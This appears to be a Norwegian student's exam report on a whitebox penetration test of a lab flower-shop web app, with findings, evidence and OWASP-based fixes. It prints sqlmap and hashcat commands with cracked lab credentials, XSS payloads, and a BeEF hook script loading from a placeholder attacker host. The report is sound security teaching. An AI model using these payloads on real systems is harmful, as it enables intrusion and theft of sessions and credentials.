


KANDIDAT 1133
Kristiania Universitet College

EKSAMENSRAPPORT
Teknisk sårbarhetsrevisjon

Flowershop
01.11.2022-19.12.2022



OPPSUMMERING

FORORD

Dette er en teknisk sårbarhetsrevisjon av web applikasjonen til Flo Blomsterbutikk AS, utført av kandidat 1133. Applikasjonen er en nettbutikk, som er i beta versjon. Kunden ønsket å få gjennomført dette som en "whitebox" test, med vedlagt kildekode. Dette muliggjør både ekstern og intern sikkerhetsrevisjon av systemet. Brukerprofiler og passord ble ikke oppgitt. Det ble avsatt 48 dager til sårbarhetsrevisjon med penetrasjonstest og avlagt rapport ved oppdragets endelige dato 19 desember 2022. Sårbarhetene oppdaget herunder ble manuelt testet hvor det var tid eller lot seg gjennomføre. Utførelsen demonstrerer den reelle risikoen ovenfor kunden og kundens klienter.

OVERSIKT

Risiko nivå	Sårbarhetsfunn
Kritisk	6
Høy	4
Medium	3
Lav	2
Info	2



KRITISKE HOVEDFUNN

- Sensitiv informasjon eksponert.
/phpinfo.php er ett av flere sider som avslører kritiske opplysninger relatert til serveren. Disse opplysningene forteller uvedkommende alt fra konfigurasjoner til brukte programmer på serveren.
- Sårbare filer eksponert
Mulig å laste ned sensitive filer som flowershop.conf og create_db.sql. Disse filene avslører brukerprofiler og passord.
- Uautorisert administrativt tilgang
Tilgangen fra /admin muliggjør en rekke bekymringsverdige funksjoner. Funksjoner som resetter nettøkter, til opplasting av GIF filer. Sistnevnte muliggjør opplasting av skadevarer som kan infisere alle som laster inn siden.

- Manglende input validering muliggjør XSS og SQL injeksjon.


Nettsiden har mange felt som ikke renser/validerer for injeksjons angrep. Meldingsbokser og søkefelt er noen av flere steder som er utsatt.

REKOMMANDASJON

Følgende skadebegrensende tiltak anbefales generelt:


- Implementasjon av adgangskontroller for sider og filer. For eksempel:
 - IP filter
 - Mappekontroll
- Krypter trafikken over internett
 - Innfør HTTPS og sikker TLS
- Validering av inntastet data

Kandidat 1133 ønsker å takke Bengt Østby og Flo Blomsterbutikk AS for oppdraget. Ta gjerne kontakt om noe skulle oppstå.




/ INNHOLDSFORTEGNELSE

OPPSUMMERING	2
/ INNHOLDSFORTEGNELSE	3
1.1. KLASSIFIKASJON AV SÅRBARHETER:	5
DETALJERT BESKRIVELSE AV FUNN	5
2.1. NIVÅ: KRITISK	5
2.2.1. Eksponert serverinformasjon	5
2.3.1. SQL injeksjon sårbarhet	7
2.3.2. Mulig å knekke svakt passord	9
2.4.1. XSS injeksjon	9
2.4.2. XSS	10
2.4.3. Stored XSS	12
2.4.4. Cookie injection	13
2.5.1. Sårbar tilgjengelighet	15
2.5.2. Directory traversal (katalogkryssing)	16
2.5.3. Opplasting sårbarhet	17
2.6.1. Eksponert nettverkstrafikk	18
2.7.1. Port 42042 eksponerer sensorveiledning	19
3.1. NIVÅ: HØY	20
3.2.1. Sårbar sikkerhet struktur i Abyss Web Server	20
3.2.2. Mulig passord reset	21
3.2.3. Sårbar passordhåndtering	22
3.3.1. Buffer overflow	25
3.4.1. PHP Easter eggs	26
3.5.1. Utdatert PCRE Library versjon	27
4.1. NIVÅ: MEDIUM	28
4.2.1. Før- og etter-utnyttelsessårbarhet på port 79	28
4.2.2. Port 79 er sårbar mot enumereringsangrep	29
4.2.3. «Living Off The Land» sårbarhet	29
4.3.1. Sårbar konfigurasjon	30



4.3.2 Statisk kodeanalyse.....	31
4.3.3. HTTPonly skrudd av	31
4.4.1. Port skanner sårbarhet	31
5.1. NIVÅ: LAV	32
5.2.1. LighTPD sårbarhet	32
5.3.1. HTTP OPTIONS tillatt på sensitive sider	33
6.1. NIVÅ: INFO.....	34
6.2.1. Eksponert Abyss Web Server versjon	34
6.3.1. Hardkodet brukerdata for database.....	34
METODIKK.....	35
VERKTØY	35



1.1. KLASSIFIKASJON AV SÅRBARHETER:

Kritisk	Sårbarhetene her må adresseres omgående. Risikerer umiddelbar fare for systemer, data eller nettverk.
Farge: Rødt	
Krever gjerne ingen ekspertise	
Høy	Sårbarhetene her bør adresseres raskt. Risikerer stor skade på systemer, data eller nettverk.
Farge: Oransje	
Krever mer ekspertise å gjennomføre	
Medium	Sårbarhetene her bør adresseres når tiden strekker til.
Farge: Gult	
Vanskelig å utføre	
Lav	Sårbarhetene her utgjør lav sannsynlighet for skade.
Farge: Grønt	
Enda vanseligere å utføre	
Info	Funnene her er informative. Ment for å forebygge potensielle skader.
Farge: Blått	

DETALJERT BESKRIVELSE AV FUNN

2.1. NIVÅ: KRITISK

2.2.1. Eksponert serverinformasjon	
Nivå: Kritisk	Risiko: Kompromittert webserver

Observasjon

Utsatt område: /phpinfo.php

Versjonen av PHP er ikke lenger støttet og vedlikeholdt av utviklerne.


Risiko/Forklaring

Risikoen for at hele serveren blir kompromittert er bemerkelsesverdig høyt.

Eksponering av serverinnstillinger gjør det betraktelig lettere for ondsinnede aktører å finne smutthull i systemet. Informasjon vedrørende bruk av database, PHP-variabler og miljøinnstillinger; er noen av mange kritiske opplysninger vi ikke vil at utenforstående skal vite om.¹

Bekreftelse

¹ Tenable (Oppdatert 28. Juni 2022), PHPinfo Information Disclosure, <https://www.tenable.com/plugins/was/98223>



Følgende bilde oppgir to av mange opplysninger som blir brukt til å eksponere sårbarheter.

mysql

MySQL Support	enabled
Active Persistent Links	0
Active Links	0
Client API version	mysqlnd 5.0.10 - 20111026 - \$Id: c85105d7c6f7d70d609bb4c000257868a40840ab\$
_COOKIE["flowershop_session"]	
1	

Bildet bekrefter deriblant MySQL i bruk

/phpinfo.php bekrefter angrepsforsøk direkte, som blir avdekket senere i rapporten (se [2.4.4](#)).

Rekommandasjon

Om siden skal være tilgjengelig, så kan følgende tiltak iverksettes:

- "Whitelist" enheter som skal ha tilgang.

IP Address Control Rules - Edit - /phpinfo.php

Abyss Web Server Console :: Hosts - Edit - Default Host On Port 80 :: IP Address Control :: IP Address Control Rules - Edit - /phpinfo.php



The configuration has changed. Validate and restart to apply the modifications.

Virtual Path : /phpinfo.php


Order : Allow/Deny

Allowed IP Addresses : localhost

Denied IP Addresses : Empty

<http://127.0.0.1:9999/hosts/host@0/edit/ipcontrol/rules/rule@0/edit>

Dette kan bidra med å redusere hendelser av falsk positiv og forbedre ytelse, selv om det er tids- og kostkrevende arbeid.




2.3.1. SQL injeksjon sårbarhet

Nivå: Kritisk

Risiko: Leksje av sensitiv informasjon

Observasjon



Bildet bekrefter databasen i bruk.

Disse områdene er utsatt:

- MariaDB
- Host/vert

Risiko/Forklaring

Gjennom gjesteboksiden "/guestbook.php", er det mulig å eksponere sensitiv informasjon.

Risikoen for at en angriper kommer hele veien inn til vertens filsystem er bekymringsverdig høyt. Databasen inneholder sensitiv informasjon med administrative rettigheter.

Siden gir en feilmeldingsbekreftelse på forsøk av SQL-injection. Avslører databasetypen. Meget behjelpelig for en ondsinnet angriper som ønsker å trekke informasjon fra databasen. SQL-injection omfavner ett stort arsenal av uforventede spørringer til databasen. Angriper trenger i dette tilfelle bare basis kunnskaper om MySQL syntax.


Passordet er mulig å knekke med en liste av mest brukte/populære ord.

Bekreftelse

Følgende streng i sqlmap (Kali Linux) gav resultater:

```
$ sqlmap -u "http://192.168.186.149/guestbook.php" -a --forms
```

- -u = URL'en
- -a = Hent alt
- --forms = analyser og test "skjemaene" på gitt URL



Innlogget brukere har 2 utsatte felt:

Login

mike


Password

●●●●●●

Update

```
$ sqlmap -u "http://192.168.186.149/userdetails.php?id=8" -a --risk=3 --level=5 --  
cookie="flowershop_session=3;"
```

Dette avslører også overnevnt databaseinformasjon.



2.3.2. Mulig å knekke svakt passord

Strengen over med en stjerne foran, er ett kjennetegn på MySQL hash.

Følgende bruk av Hashcat gav resultater:

```
$ hashcat -a 0 -m 300 mysqlHash.txt /home/kali/Documents/rockyou.txt -o mysqlHashCracked.txt
```

- -a = Angrepsmodus (Straight)
- -m = Hashtype (MySQL/300)
- -o = Output

```
(kali@kali) - [~/Documents]
$ hashcat -a 0 -m 300 mysqlHash.txt /home/kali/Documents/rockyou.txt -o mysqlHashCracked.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

-----
* Device #1: pthread-Intel(R) Core(TM) i7-5820K CPU @ 3.30GHz, 14995/30055 MB (4096 MB allocatable), 4M CU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
ATTENTION! Pure (i
1 619ae30ca1986a1b9bb352a0f92cd0aaa5ddc08d:rosesarered

*619AE30CA1986A1B9BB352A0F92CD0AAA5DDC08D=rosesarered
```

Passordet "rosesarered" og brukernavnet "floweradmin" gir muligheten til å logge inn i host nettverket, samt MariaDB.

Rekommandasjon

- Implementasjon av input validering i backend.²
- Salting av passord anmodes.
- Separere legitimering av hostkonto fra MariaDB konto.


2.4.1. XSS injeksjon

Nivå: Kritisk

Risiko: Kompromittert backend

²OWASP (i.d.), SQL Injection Prevention Cheat Sheet,

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html



Observasjon

Følgende områder er utsatt:

- /search.php
- /guestbook.php
- /userdetail.php
- Cookie felt
- PHP variabler

Risiko/Forklaring

Unnlatelse av å håndtere denne sårbarheten kan lede til kompromittert backend.

XSS (Cross Site Scripting) er en sårbarhet som potensielt kan gi angriperen muligheten til å stjele personlig informasjon. Står vedkommende/offeret på en viktig rolle i bedriften, kan dette ha store konsekvenser. Kjente angrep involverer "session cookie" stjeling og manipulering av vist informasjon. Om muligheten for slike angrep lar seg gjøre, så kan en anta at bare kreativiteten står i veien for angriperen.

Stored XSS er av natur i likhet med det overnevnte, men lagres på siden.


Det vil si at koden potensielt kan kjøres hver gang siden lastes om for hver besøkende.

Denne sårbarheten er både på ikke- og innlogget sider.

Bekreftelse


2.4.2. XSS

Endring av attributtet "maxlength", gir muligheten for å skrive lengre kodelengder.




Bruk av "inspect" i nettleseren

Følgende streng bekrefter at XSS med hensikt om å stjele "session cookie" er mulig på /search.php:





`<script>alert(document.cookie)</script>`



cookie=(flowershop_session=2)

Stiene /admin/addarrangement.php og /admin/addflower.php bekrefter mulighet for XSS:

Utklippet over viser 3 alert strenger




Utklipet over viser at kodelengene kommer til uttrykk


2.4.3. Stored XSS

Følgende streng bekrefter muligheten for Stored XSS på `"/guestbook.php`:

```
<script>alert("STORED XSS!!")</script>
```



"Stored XSS!!" vises hver gang siden laster opp



Innlogget profiler har den samme sårbarheten i følgende felt:

Name	<input type="text" value="<script>alert(document.cookie)</script>"/>
Address	<input type="text" value="742 Evergreen Terrace
Springfield, MA 12345
<script>alert('Address field XSS')</script>"/>



Utklipp fra /payment.php

Slik bildet over viser, kan man se at koden kommer til uttrykk når /payment.php lastes inn under kjøpsprosessen.

2.4.4. Cookie injection

Programmet BeEF muliggjør flere avanserte angrep, der økten på offerets maskin kan "hektes" til angriperens maskin. Dette tillater større arsenal av angrep og muligheten til å observere netttøkten.

```
<script src="http://[angriperIP]:3000/hook.js"></script>
```



"XssRays" og "Commands" er tilgjengelig for bruk


Mange av metodene blir da lagret og bekreftet på /phpinfo.php. Slik at angriper kan validere sine handlinger.

PHP Variables

Variable	Value
_REQUEST["flowershop_cart"]	3
_REQUEST["BEEFHOOK"]	Zl6r2jdsa5AShhBArojjKRISy3E0gEBqfbsuzoCPGoyFnuMg9boSc9zcQYXhezf8RjVfWaMG5g9ldjEi
_COOKIE["flowershop_cart"]	3
_COOKIE["BEEFHOOK"]	Zl6r2jdsa5AShhBArojjKRISy3E0gEBqfbsuzoCPGoyFnuMg9boSc9zcQYXhezf8RjVfWaMG5g9ldjEi

Utklippet over bekrefter at variablene er blitt endret

Videre er det mulig å få et innblikk av infrastrukturen:




Utklipp fra Network Map i BeEF

Rekommandasjon

Et suksessfullt XSS angrep baserer seg på at angriper får muligheten til å tilsette og eksekvere koden sin i web applikasjonen.³ Følgende tiltak og tanker oppfordres:

- Redusere tvetydigheten i variabler
- Validere og rense punkt for punkt
- Output encoding
- HTML sanitization

³ OWASP (i.d.), Cross Site Scripting Prevention Cheat Sheet,
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html



- Eksempel: let clean = DOMPurify.sanitize(dirty);
- X-XSS-Protection header

Disse implementasjonene anmodes mot "clickjacking" angrep:


- Content-Security-Policy (CSP)
- X-Frame-Option

2.5.1. Sårbar tilgjengelighet

Nivå: Kritisk

Risiko: Uautorisert tilgang

Observasjon



Index of /include/

Name	Size	Date	MIME Type
../	-	Nov 03, 2022 03:11:02	Directory
f.html	0.51 KB	Feb 06, 2017 06:37:38	text/html
h.html	1.94 KB	Feb 06, 2017 06:37:38	text/html

Powered by *Abyss Web Server X1*
Copyright © [Aprelium](#) - 2001-2022


Bildet over indikerer at det er mulig å krysse mellom kataloger uautorisert.

Output

```
The following sitemap was created from crawling linkable content on the target host :  
  
- http://192.168.186.149/  
- http://192.168.186.149/account.php  
- http://192.168.186.149/addmessage.php  
- http://192.168.186.149/admin/  
- http://192.168.186.149/admin/addarrangement.php  
- http://192.168.186.149/admin/addflower.php  
- http://192.168.186.149/admin/clearcarts.php  
- http://192.168.186.149/admin/clearguestbook.php  
- http://192.168.186.149/admin/clearsessions.php  
- http://192.168.186.149/admin/clearusers.php  
- http://192.168.186.149/admin/savearrangement.php  
- http://192.168.186.149/admin/saveflower.php
```

Utklipp av Nessus, bekrefter tilgjengelige sider

Risiko/Forklaring



Disse sårbarhetene krever lite programmeringskunnskaper, og er enkle å utnytte. Stien /admin eksponerer muligheten til å laste opp skadevarer. Skadevarer som potensielt kan spre seg til alle besøkende som laster inn de infiserte "GIF" filene.

Et katalogkryssingsangrep har ett formål om å få adgang til filer og stier utenfor websidens rot-katalog. Bekreftelsen herunder av dette vil omfavne bruk av et såkalt "dot-dot-slash" og "directory traversal" angrep.

En "webcrawler" (aka webspidering) er en bot som indekserer sider systematisk på internett. Google søk er ett eksempel med slike funksjoner.

I dette tilfelle er det for mange sensitive stier på siden som er eksponert for uvedkommende.

Bekreftelse

2.5.2. Directory traversal (katalogkryssing)

Følgende bruk av NMAP gav dette resultatet:

```
$ nmap -sV --script=http-enum 192.168.186.149
```

```
http-enum:
| /admin/: Possible admin folder      ? Δ ? 192.168.186.149
| /admin/index.php: Possible admin folder Δ ? 192.168.186.1
| /login.php: Possible admin folder
| /account.php: Possible admin folder
| /test.txt: Test page
| /phpinfo.php: Possible information file
| /config/public/usergrp.gif: AXIS StorPoint
| /config/: Potentially interesting folder
| /images/: Potentially interesting folder w/ directory listing
| /include/: Potentially interesting folder w/ directory listing
| /sql/: Potentially interesting folder w/ directory listing
|_ /uploads/: Potentially interesting folder w/ directory listing
```


Videre ble det funnet bekymringsverdige filer:

```
// the hostname of the database server
$host = "127.0.0.1";

// the database name
$dbname = "flowershop";

// login and password for the database
$webuser = "floweradmin";
$webuserpasswd = "rosesarered";


/flowershop.conf
```

Følgende sti avslørte nedlastbar fil, med sensitive brukerkontoinformasjon.

```
192.168.186.149/sql/create_db.sql  
-- creating data for table `users`  
--  
INSERT INTO users VALUES (1,'admin','123','Administrator','No address provided','4111111111111111',9,2005);  
INSERT INTO users VALUES (8,'mike','andrews','Mike Andrews','742 Evergreen Terrace\r\nSpringfield, MA 12345','4111111111111111',1,2005);  
/sql/create_db.sql
```

Det er mulig å hoppe direkte til ønsket innlogget konto basert på "id" gjetting.
/userdetails.php?id=[ønsket nummer]




